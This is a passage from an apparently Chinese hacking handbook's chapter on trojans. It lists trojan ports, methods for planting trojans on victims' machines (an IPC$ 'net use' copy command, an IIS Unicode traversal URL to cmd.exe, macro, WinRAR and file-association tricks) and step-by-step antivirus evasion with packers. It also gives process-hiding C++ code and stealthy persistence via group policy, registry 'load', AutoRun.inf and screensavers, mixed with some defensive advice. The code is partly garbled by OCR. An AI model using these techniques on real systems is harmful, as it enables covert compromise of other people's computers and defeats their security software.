因此编者在此强烈建议大家在安全模式下进行查杀，进入安全模式后，Ctrl + Shift + Esc 打开任务管理器，右键点击要关闭的木马进程，这里建议在弹出的右键菜单中选择“结束进程树”项，如此可以更彻底解除与系统的关联。

打开注册表，检查木马相对应的键值并将其全部删除。

再用木马专杀工具，像木马清道夫，木马克星软件之类，完整地查杀木马。

5. 常见木马端口解析

木马通常都是通过端口进行攻击，因此在木马的查杀过程中熟悉各个端口是必要的，接下来就介绍一下常用的端口。

FTP(文件传输协议)端口:21

TELNET(远程登录协议)端口:23

SMTP(简单邮件传输协议)端口:25

DNS(域名服务，即域名与 IP 之间的转换)端口:53

HTTP(超文本传输协议)端口:80

POP3(电子邮件的一种接收协议)端口:110

ADSL(宽带路由器)端口:254

Windows 中开放的端口:139

除此之外，若还有其他端口开放，就应引起重视，进一步判断是否为木马入侵。以下列出一些流行的木马所使用的通信端口，有的木马端口可以重定义，下面列举的只是其默认端口：

协议	端口号	木马/协议名称
TCP	2	Death
TCP	7	Echo
TCP	12	Bomber
TCP	16	Skun
TCP	17	Skun
TCP	18	消息传输协议、Skun
TCP	20	FTP Data
TCP	22	Secure Shell (SSH)
TCP	23	远程登录协议 (Telnet)、Tiny Telnet Server (TTS)
TCP	25	SMTP、Ajan、Antigen、Email Password Sende、Happy 99、Kuang2、Pro-Mail trojan、Shtrilitz Stealth、Tapiras、Terminator、WinPC、WinSpy、Haebu Coceda
TCP	27	Assasin
TCP	28	Amanda



TCP	29	MSG ICP
TCP	30	Agent 40421
TCP	31	Agent 31、Hackers Paradise、Masters Paradise、Agent 40421
TCP	80	超文本服务器(HTTP)、Executor、RingZero
TCP	81	Chubo
TCP	445,9995,9996 和 5554	震荡波病毒
TCP	4000	腾讯 QQ 客户端
TCP	5598	BackDoor 2.03
TCP	6267	广外女生
TCP	7626	冰河
TCP	7789	Back Door Setup、ICQKiller
TCP	8000	XDMA、腾讯 QQ 服务器端
TCP	26681	Spy Voice

可以通过监视以上这些端口是否开放来判断自己是否中了木马。



第 2 节 植入木马与伪装

木马程序已经不再是一个陌生的名词，很多人都应该听说过，总觉得它很神秘，很难，而事实上随着木马软件的智能化，很多黑客都能轻松达到攻击的目的。这里要特别提醒，在使用木马程序的时候，首先得关闭病毒防火墙，不然的话杀毒软件会将其查杀。

1. 将木马植入“肉鸡”的方法

黑客能使用各种方式入侵，其中木马入侵是非常常用的伎俩，在入侵中发挥着至关重要的作用，木马入侵的难点在于如何植入木马，接下来就总结一下植入木马的方法：

(1) 通过网上邻居(即共享入侵)

要求：对方打开 139 端口且有可写的共享目录。

用法：直接将木马植入即可。

(2) 通过 IPC \$

要求：双方均需打开 IPC \$，并且需要有对方的一个普通用户的帐号(具有写入权限)。

用法：先用“net use \\IP\IPC \$”密码“/user:用户名”命令连上对方电脑，再用“copy 本地木马路径远程木马路径\木马名字”命令将木马复制到对方电脑。

(3) 通过网页植入

要求：对方 IE 未打补丁

用法 1: 利用 IE 的 IFRAME 漏洞入侵。

用法 2: 利用 IE 的 DEBUG 代码入侵。

用法 3: 通过 JS、VBS 代码入侵。

用法 4: 通过 ActiveX 或 Java 程序入侵。

(4) 通过 OE 入侵

要求: 对方 OE 未打补丁。

用法: 与(3)中的 1、3、4 用法相同。

(5) 通过 Word、Excel、Access 入侵

要求: 对方未对宏的运行作限制。

用法 1: 编写恶意的宏, 夹杂木马, 一运行 Office 文档便植入主机中。

用法 2: 通过 Office 的帮助文件漏洞入侵。

(6) 通过 Unicode 漏洞入侵

要求: 对方有 Unicode 漏洞。

用法: “<http://x.x.x.x/scripts/..%c1%1c./winnt/system32/cmd.exe> + COPY + 本地木马路径 + 远程路径 + 木马名”。

(7) 通过 FTP 入侵

要求: 对方的 FTP 可以匿名登录而且可写入。

用法: 直接将木马上传就可以了。

(8) 通过 TELNET 入侵

要求: 具有对方的一个具有写入权限的帐号。

用法: 用 TELNET 命令将木马传上去。

(9) EXE 合并木马

要求: 无

用法: 用 EXE 文件合并器将两个 EXE 文件合并即可。

(10) WinRAR 木马入侵

要求: 对方安装了 WinRAR。

用法: 将压缩包设置为自解压格式, 并设置自动运行的选项, 再将 RAR 图标更改。

(11) 文件夹惯性点击法

要求: 无

用法: 通过修改图标将一个木马伪装成文件夹, 再将其放于各层目录中。

(12) 邮件传播植入: 邮件的附件是安置木马很好的地方, 假如用户没有做任何防范, 那么此时中木马的几率就相当大了。所以建议大家不要运行邮件附件里面的文件, 特别是 exe 的可执行文件, 即使非得使用这个软件, 也得用杀毒软件扫描一下才可以使用。

(13) QQ 传播植入: QQ 具有文件传输功能, 也正因为这个功能现如今有很多木马通过 QQ 传播植入。恶意破坏者通常把木马服务端程序通过合并软件和其他的可执行文件绑在



一起，然后欺骗说是一个非常好的软件或者是吸引人的图片，一旦你相信并接受了。

(14) 下载传播植入：在一些个人网站或论坛下载软件时有可能会下载到绑有木马服务端的软件。所以建议要下载工具的话最好去比较知名的网站，并养成在解压缩安装之前对下载的软件进行病毒扫描的习惯。

在此要注意，若杀毒软件扫描到有病毒，建议立即清除。

(15) 修改文件关联：这是木马最常用的手段之一，例如正常情况下 .txt 文件的打开方式为 Notepad.exe（记事本），攻击者可以把 .txt 文件的打开方式修改为用木马程序打开，这样一旦双击 .txt 文件，原本应用记事本打开的，现在却变成了启动木马程序。

当然，不仅仅是 .txt 文件，其他诸如 .html、.exe、.zip、.com 等都是木马的目标。对付文件关联木马，只要检查“HKEY_CLASSES_ROOT\文件类型\shell\open\command”这个子键，查看其键值是否正常即可。

(16) 直接运行植入：一般是利用系统漏洞，把配置好的木马直接注入目标主机上运行。

(17) 网页植入：网页植入是如今非常流行的木马植入方式，这种方式被称为无形杀手。

很多人在上网时，浏览器动不动就会弹出几个提示窗口，大家很熟悉的 3721 就是这样，这些窗口的源代码中包含了 ActiveX 控件，要是不安装里面的控件，这种窗口以后还会出现。利用这一点，可以制作一个 ActiveX 控件，放在网页里面，一旦有用户选择了安装，就自动从服务器上下载一个木马程序并运行，木马就成功植入了。

所有版本的 IE 都能通过这种方法植入木马，但是在打开网页的时候会弹出对话框让用户确定是否安装，这时候只要用户选择不安装，黑客的木马就不能发挥作用。因此在上网的时候弹出对话框询问是否安装某软件或插件，这时候一定要看清楚消息的来源网站，如果来自知名网站就根据实际需要选择是否安装，若是比较少见或没见过的网址，甚至根本看不到网址，则建议毫不犹豫地关闭该窗口。

2. 利用工具伪装木马

现在黑客泛滥，木马病毒防不胜防。只要用心，就能找到想使用的那种类型的木马。但是在木马工具使用的过程中，有一个问题必须要面对，那就是木马服务端的反查杀。例如网络灰鸽子、神偷、广外等这些大名鼎鼎的木马，可谓无人不知无人不晓，但即使使用 ASPack 或 UPX 为它们加了壳，也常常会被杀毒软件查出来。

如何才能让木马生命力更强，避过杀毒软件的查杀呢？说起来很简单——手动加壳，不过不会再用 ASPack 或 UPX 这些加壳软件，确实它们用得多，但同时失效也是最快的，因此，应该用一些不常见的另类加壳软件来伪装木马，让最新的杀毒软件都无法识别出木马来。

(1) 幻影加壳，蒙混过关

幻影加壳是用来为 Windows 下的 EXE、DLL、OCX 等 32 位可运行文件加密的一款软件。本来是为软件程序员设置软件版权保护用的，可是黑客们可另有想法了，为木马加密才是它

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



最有前途的应用，黑客会拿它来为木马加上一层坚硬的保护壳。

在为木马服务端进行加壳前，需要先确保木马还没有加过壳，如果木马已加过壳但依然会被杀毒软件查杀，那么要先对其进行脱壳，然后再用幻影进行加壳。

侦测木马原来是否加过壳并进行脱壳，可以使用 PEiD、UPX、ASPack 等软件进行操作，至于如何操作，在此不作过多的叙述。

在此假设存在木马服务端“Mylove.exe”。下载幻影并解压后。双击“破解主程式”命令项，打开幻影主窗口。

在“加密程序”栏中，浏览选择需要加密的文件。单击【加密设置】按钮打开相对对话框，在此选择加密的方式，保持默认选择即可。

单击【界面设置】按钮，打开对话框，在此选择界面插件，此界面的选择可以让你进一步逃离杀毒软件，因此在选择的时候得认真。

单击【加密】按钮，即开始对木马加壳。此时使用杀毒软件检测一下新生成的文件“Mylove.exe”，杀毒软件不再发出病毒警告，木马已经顺利骗过了杀毒软件。

(2) 让木马免疫杀毒

“应用程序病毒免疫器”是一个特殊的程序保护工具，它本是用来为程序加上一个病毒免疫头，保护程序不被病毒感染破坏的。但黑客却利用其为木马病毒压缩加壳，从而实现对杀毒软件的免疫功能。

下载解压后如图 2-1 所示，双击【应用程序病毒免疫器】命令项开始程序安装，打开如图 2-2 所示的“欢迎”对话框。



图 2-1




图 2-2

单击【下一步】按钮，打开如图 2-3 所示的“版权声明”对话框，单击【是】按钮打开如图 2-4 所示的“说明信息”对话框。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术




图 2-3




图 2-4

单击【下一步】按钮，打开如图 2-5 所示的“选择目录”对话框，浏览选择安装目录。

单击【下一步】按钮，打开如图 2-6 所示的“程序组”对话框，根据需要选择相应的程序组。




图 2-5



图 2-6

依次单击【下一步】按钮，默认安装直至安装成功，如图 2-7 所示。运行程序后打开如图 2-8 所示的窗口。




图 2-7




图 2-8

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客\攻防 大全

单击【系统设置】打开如图 2-9 所示的对话框，在“方案名”下拉列表中选择“允许自动修复”项，在“系统参数”中根据需要勾选相应的设置，在“安装软件”中设置快捷方式。单击【确定】按钮完成设置。

单击【下一步】按钮，打开如图 2-10 所示的对话框，在此选择需要加壳保护的木马程序，并在“选择处理方式”单选组中点选“普通用户方式”。




图 2-9




图 2-10

单击【下一步】按钮，打开如图 2-11 所示的对话框，在“选择文件免疫模式”单选组中点选“自动创建备份文件，提供自动修复功能”单选项。

单击【下一步】按钮，打开如图 2-12 所示的对话框，在此对话框中填写自动修复信息，方便自动修复时使用。




图 2-11




图 2-12

填写完毕，单击【下一步】按钮，打开相对应对话框，单击【测试】按钮可进行程序测试，单击【恢复】按钮可进行程序恢复。

单击【保存方案】按钮，打开相应的对话框，在“方案名”中输入方案名，单击【确定】按钮即可完成设置。

此时一般的杀毒软件已无法准确判断此木马，同时木马本身也具备了对杀毒软件的免疫功能。不过在也有时候，即使杀毒软件发现了木马并在对其隔离时破坏了其文件头数据，但由于木马具备了自身恢复的功能，所以杀毒软件的隔离将对其失效，不过木马不会就此失效。



(3) 破解小组加壳工具

此软件下载后无需安装，双击即可直接运行，使用起来非常简单，很适合菜鸟使用，运行窗口如图 2-13 所示。

单击【选择一个文件】按钮，浏览选择要加壳的木马程序，并在“输入新增加 section 名”文本框中输入新的名字，如图 2-14 所示。单击【生成新文件】按钮，是不是感觉没有什么反应，但实际上已实现了对木马程序的加壳。此种方法简单易学，但是此种加壳被杀毒软件查杀的几率也相对比较大。



图 2-13



图 2-14

(4) NCPH 木马免杀加壳工具

这是一款用汇编语言编写的软件，使用了代码变型加花指令技术对软件加密保护。此软件无需安装，直接双击运行即可，如图 2-15 所示。

单击【打开】按钮，浏览选择要加壳的木马程序，如图 2-16 所示。随后单击【保护】按钮即可实现对木马的加壳保护。此保护壳专为木马设计，慎用。



图 2-15



图 2-16

3. 隐藏木马服务端程序

为了不被别人发现，木马程序的服务端多数都要进行隐藏处理，才能保证木马的存活。接下来就要介绍木马是如何实现隐藏的。

介绍隐藏之前，先要认识下面三个相关的概念：进程、线程和服务。

(1)进程：正常的 Windows 应用程序，在运行之后，都会在系统之中产生一个进程，同时每个进程分别对应了一个不同的 PID(Progress ID, 进程标识符)，此进程会被系统分配一个虚拟的内存空间地址段，一切相关的程序操作都会在这个虚拟的内存空间中进行。

这个时候要小心，同时按下 Ctrl + Alt + Del 打开任务管理器后，默认是不显示 PID 的，如图 2-17 所示。依次执行【查看】→【选择列】命令项，打开如图 2-18 所示的对话框，勾选“PID(进程标识符)”选项。单击【确定】按钮返回“任务管理器”窗口，此时将会显示 PID 项，如图 2-19 所示。



图 2-17

图 2-18

(2)线程：一个进程可以存在一个或多个线程，线程之间同步执行多种操作。一般情况下线程之间是相互独立的，当一个线程发生错误的时候，并不一定会导致整个进程的崩溃。所以在编写应用程序时，可以通过适当的设计来避免不同的线程执行时的相互干扰，这样有助于设计健壮的程序，使得用户可以在随时需要的时候添加线程。



图 2-19

(3)服务：进程以服务的方式工作时，它将在后台而不会出现在任务列表中，但是在 WindowsNT/2000 下，仍然可以通过服务管理器检查任何的服务程序是否被启动运行。



木马的服务端的隐藏,可以伪隐藏,也可以是真隐藏。所谓伪隐藏,就是指程序的进程仍然存在,只不过是让它消失在进程列表里。真隐藏则是让程序彻底的消失,不以一个进程或者服务的方式工作。

● 伪隐藏

伪隐藏实现起来时比较容易的,只需将木马服务端的程序注册为一个服务即可,这个时候任务列表汇总就不显示这个程序了,因为系统不认为它是一个进程。即使打开任务管理器仍然找不到这个程序。可是,这种方法只适用于 Windows 9x 系统,对于 Windows NT/2000 等系统,通过服务管理器同样可以在系统中发现注册过的服务。

那么如何在 Windows NT/2000 下进行伪隐藏呢? API 的拦截技术这时候就派上用场了,通过建立一个后台的系统钩子,拦截 PSAPI 的 Enum Process Modules 等相关函数,从而实现对进程和服务遍历调用的控制,当检测到进程 PID 为木马程序的服务端进程的时候直接跳过,如此即可实现进程的隐藏。金山词霸等软件,就是使用了类似的方法拦截了 TextOutA、TextOutW 等函数,来截获屏幕输出,实现即时翻译的。

● 真隐藏

当进程为真隐藏时,此木马的服务端部分运行之后,不具备一般进程,也不具备服务,换句话说,完全地融进了系统的内核。

是不是有些不可思议,前面说过一个应用程序运行之后一定会产生一个进程,这不是互相矛盾吗? 其实我们也可以不把它做成一个应用程序,而将其做成一个其他应用程序的线程,把自身注入其他应用程序的地址空间。而这个应用程序对于系统来说,是一个绝对安全的程序。这样一来,就达到了彻底隐藏的效果,从而导致了查杀木马程序难度的增加。

出于安全考虑,在此只给出一种通过注册服务程序实现进程伪隐藏的方法,具体代码如下所示:

```
WINAPI WinMain(HINSTANCE, HINSTANCE, LPSTR, int)
{
    try
    {
        DWORD dwversion = GetVersion(); //取得 Windows 版本号
        if(dwVersion >= 0X80000000) //Windows 9x 隐藏任务列表
        {
            int(CALLBACK * rsp)(DWORD, DWORD);
            HINSTANCE dll = LoadLibrary( " KERENEL32 . DLL " ); //装入
KERENEL32 . DLL
            rsp = (int(CALLBACK * )(DWORD, DWORD))
            GetProcAddress(dll, "RegisterServiceProcess"); //找到 RegisterServiceProcess 人口
```



```
rsp(NULL,12);
FreeLibrary(d11); //释放 DLL 模块
}
}

catch( Exception &exception ) //处理异常事件
return 0;
}
```

4. 启动和发现木马程序

木马的存活要求必须隐藏起来。早期的木马通过“开始”菜单的“启动”项加载，然后修改注册表的有关键值，注册为系统服务来进行启动。网络的繁荣发展，木马的质量也在不断提高，木马的隐藏方法也在不断增加，下面就来了解一些鲜为人知的木马隐藏方法，从而发现这些木马程序。

(1) “组策略”中添加木马启动项

通过“组策略”加载木马非常隐蔽，很难被发现，具体实现步骤如下所示：

依次执行【开始】→【运行】命令项，输入“gpedit.msc”后回车，打开如图 2-20 所示的“组策略”对话框。

在“本地计算机策略”中依次执行【用户配置】→【管理模块】→【系统】→【登录】命令项，然后在右边部分中双击“在用户登录时运行这些程序”子项，如图 2-21 所示。

打开如图 2-22 所示的对话框，在此点选“已启用”单选项，然后单击【显示】按钮，打开如图 2-23 所示的对话框。




图 2-20



图 2-21

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术



图 2-22




图 2-23

单击【添加】按钮，打开如图 2-24 所示的对话框，在“输入要添加的项目”文本框中加入要启动的木马，依次单击【确定】按钮完成设置。



图 2-24

重新启动计算机后，木马程序会在系统登录的时候自动添加，就这么简单，一个木马任务就完成了，并且在“系统配置实用程序”中是发现不了这个木马的，在注册表项如 HKEY - CURRENT _ USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run 和 HKEY _ LOCAL _ MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run 中同样无法找到相应的键值，因此这种启动木马的方式是非常隐蔽的。但可是得注意一点，若启动的文件不是位于% systemroot% 目录中，则需要指定文件的完整路径。

那么怎么才能发现此种启动方式加载的木马呢？事实上，通过此种方式添加的自启动程序依然被记录在注册表中，只不过不是在我们所熟悉的注册表项下，而是在注册表的 HKEY - CURRENT - USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Policies \ Explorer \ Run 项中。因此如果怀疑电脑中有木马，却找不到其躲避之地，就可以到上述注册表项目或者组策略选项中查看，应该能够有收获的。

(2) 注册表项中的隐藏杀机

通过注册表项加载木马从诞生起就一直是热门的手段，也是黑客们用得最多的一种手段，但此种隐藏木马的方法你可能还不知道，下面就来具体了解一下。

依次执行【开始】→【运行】命令项，输入“regedit”并回车，打开注册表编辑器，如图 2-25 所示。

展开注册表到 HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows 项，右击“Windows”项，在弹出的菜单中依次选择【新建】→【字符串值】命令项，如图 2-26 所示。并命名为“load”，然后将其键值改为木马程序的启动路径即可。

在此要注意长文件名的缩写，即“C:\Program Files”应该写为“C:\Progra ~ 1”，且自启动程序的后面不能带有任何参数。另外如果改为在注册表的 HKEY_USERS\用户 ID 号\Software\Microsoft\Windows NT\CurrentVersion\Windows 项加载，那么这个方法对其他用户也有效，不然的话就只对当前用户有效。

以后在检查木马及病毒程序的时候也要注意这个地方，不能让人有机可乘。可是方法只对 Windows 2000/XP/2003 有效，使用 Windows 9x 的用户不用担心。



图 2-25



图 2-26

(3) 利用 AutoRun.inf 加载木马

使用光盘的时候，通常光盘在放入光驱中就会自动运行，自动运行主要是靠两个文件实现的，一个是系统文件之一的 Cdvsd.vxd，另一个就是光盘上的 AutoRun.inf 文件。Cdvsd.vxd 会随时侦测是否有往光驱中放入光盘的动作，如果有的话，便开始寻找光盘根目录下的 AutoRun.inf 文件。如果存在 AutoRun.inf 文件则执行其预设程序。

这个功能不只是在光盘运行时适用，硬盘也一样适用，只是要求 AutoRun.inf 必须存放在磁盘根目录下。

首先来了解一下 AutoRun.inf 文件的内容。新建文本文件，将其命名为 AutoRun.inf，在 AutoRun.inf 中键入以下内容：

```
[AutoRun]  
icon = C:\Windows\System\shell32.dll,21  
open = C:\Program Files\ACDSee\ACDSee.exe
```

一个标准的 AutoRun.inf 文件必须以“【AutoRun】”开头。“icon = C:\Windows\System\Shell32.DLL,21”用来给硬盘或光盘设定一个图标。shell32.dll 是 Windows 系统文件，里面包含了很多 Windows 的系统图标。数字 21 表示显示编号为 21 的图标。“open = C:\Program Files\ACDSee\ACDSee.exe”指出要运行程序的路径及其文件名。

如果将 open 行换为木马文件，并将此 AutoRun.inf 文件设置为隐藏属性，则一打开硬盘就会启动木马。

为防止此类埋伏，可以禁用硬盘 AutoRun 功能。打开注册表编辑器，展开到 HKEY_

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 木马技术

CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 主键下，在右侧窗口中找到“NoDriveTypeAutoRun”，就是它决定了是否执行光盘或硬盘的 AutoRun 功能，如图 2-27 所示。

双击“NoDriveTypeAutoRun”项，打开如图 2-28 所示的对话框。在此将键值修改为“9D,00,00,00”即可关闭硬盘 AutoRun 功能，将键值修改为“B5,00,00,00”则可关闭光盘 AutoRun 功能。注意修改后重新启动计算机才能生效。



图 2-27




图 2-28

(4) 木马帮凶——屏幕保护

Windows 屏幕保护程序对应的是.scr 文件，在默认情况下保存在 Windows 的安装目录下。如果将.scr 更名为.exe 文件，则该程序仍然可以正常启动。同理.exe 文件更名为.scr 文件也照样可以运行。

屏幕保护程序的等待时间可以在注册表中设定，依次展开注册表 HKEY - USERS\DEFAULT\Control Panel\Desktop，如图 2-29 所示。

在右侧窗口中找到字符串值“ScreenSaveTimeOut”，它就是屏保程序的等待时间设置项，时间单位为秒，从 60 秒开始记录。如果记录时间小于 60 秒，则自动定为 1 分钟。默认为 600 秒，如图 2-30 所示。



图 2-29



图 2-30

是否选择了屏幕保护程序可以在 system. ini 文件中看出来，依次执行【开始】→【运行】命令项，输入“msconfig”并回车，打开如图 2-31 所示对话框。

单击“SYSTEM. INI”选项卡，找到“SCRNSAVE. EXE =”行，其后面是屏保文件的路径，如图 2-32 所示。如果你设定了屏保程序，这一行前面就会有一个“√”，反之则没有“√”。



图 2-31



图 2-32

如果把. exe 文件重命名为. scr 文件（假设改为 Mylove. scr，并在“SYSTEM. INI”中添加“SCRNSAVE. EXE = C:\Program files\Mylove. scr”，然后修改注册表中的 HKEY_USERS\DEFAULT\Control Panel\Desktop 下的字符串值“ScreenSaveTimeOut”，将其键值改为 60，只要系统闲置一分钟该木马程序就会启动。

这样，如果此种方法被木马或病毒等恶意程序所利用，后果非常可怕，防范此种攻击的方法就是禁止使用屏幕保护功能，并在“系统配置实用程序”中查看“SCRNSAVE. EXE =”的值。



第 3 节 木马的防范与处理

突飞猛进的计算机科学发展和网络技术的进步让木马病毒的数量迅速增加。只要连上网络，就在不知不觉中染上了木马。目前木马大致分为广告、网游、通讯、后门和网银等五大类。盗窃密码的木马是其中危害性最大的，比方说利用木马窃取邮箱密码、股票帐号密码乃至银行的资金，造成了巨大的损失。这一节就讲述关于木马的防范、查找、清除方面的知识。

1. 未雨绸缪，防患于未然

等到中了木马费力清除它不如预防黑客的攻击，防患于未然才是保护系统安全的上策，我们应该养成防范木马的习惯，可以使用下面的方法，把木马拒之门外：

(1) 关闭本机中不用的端口

防范木马的首战是关闭本机不用的端口。默认情况下 Windows 开放很多端口，在上网

第二章 木马技术

的时候，木马、病毒一般都通过这些端口被植入电脑，为了保护系统可封闭这些端口，主要有 139、445、593、1025 等 TCP 端口，123、137、138、445、1900 等 UDP 端口，一些流行木马病毒的后门端口（如 2513、2745、3127、6129 等 TCP 端口），以及远程访问服务端口 3389。

步骤 1 其中 137、138、139、445 端口都是为共享而开的，是 NetBIOS 协议的应用端口。没有特殊情况一定要禁止别人共享你的机器，所以要把这些端口全部关闭，详细操作如下所示：

右击“我的电脑”，在弹出的快捷菜单中选择【属性】命令项，打开如图 2-33 所示的对话框。

依次执行【硬件】→【设备管理器】命令项，在打开的对话框中依次执行【查看】→【显示隐藏的设备】命令项，如图 2-34 所示。



图 2-33

图 2-34

单击“非即插即用驱动程序”命令项，找到“NetBios over Tcpip”项，右击该项选择【停用】，如图 2-35 所示。

步骤 2 依次执行【开始】→【控制面板】→【性能和维护】→【管理工具】→【服务】命令项，打开如图 2-36 所示的“服务”对话框。




图 2-35

图 2-36

在“服务”对话框中找到“Windows Time”服务项，右击该服务项选择【停止】，关闭 UDP 123 端口，可以防范某些蠕虫病毒，如图 2-37 所示。

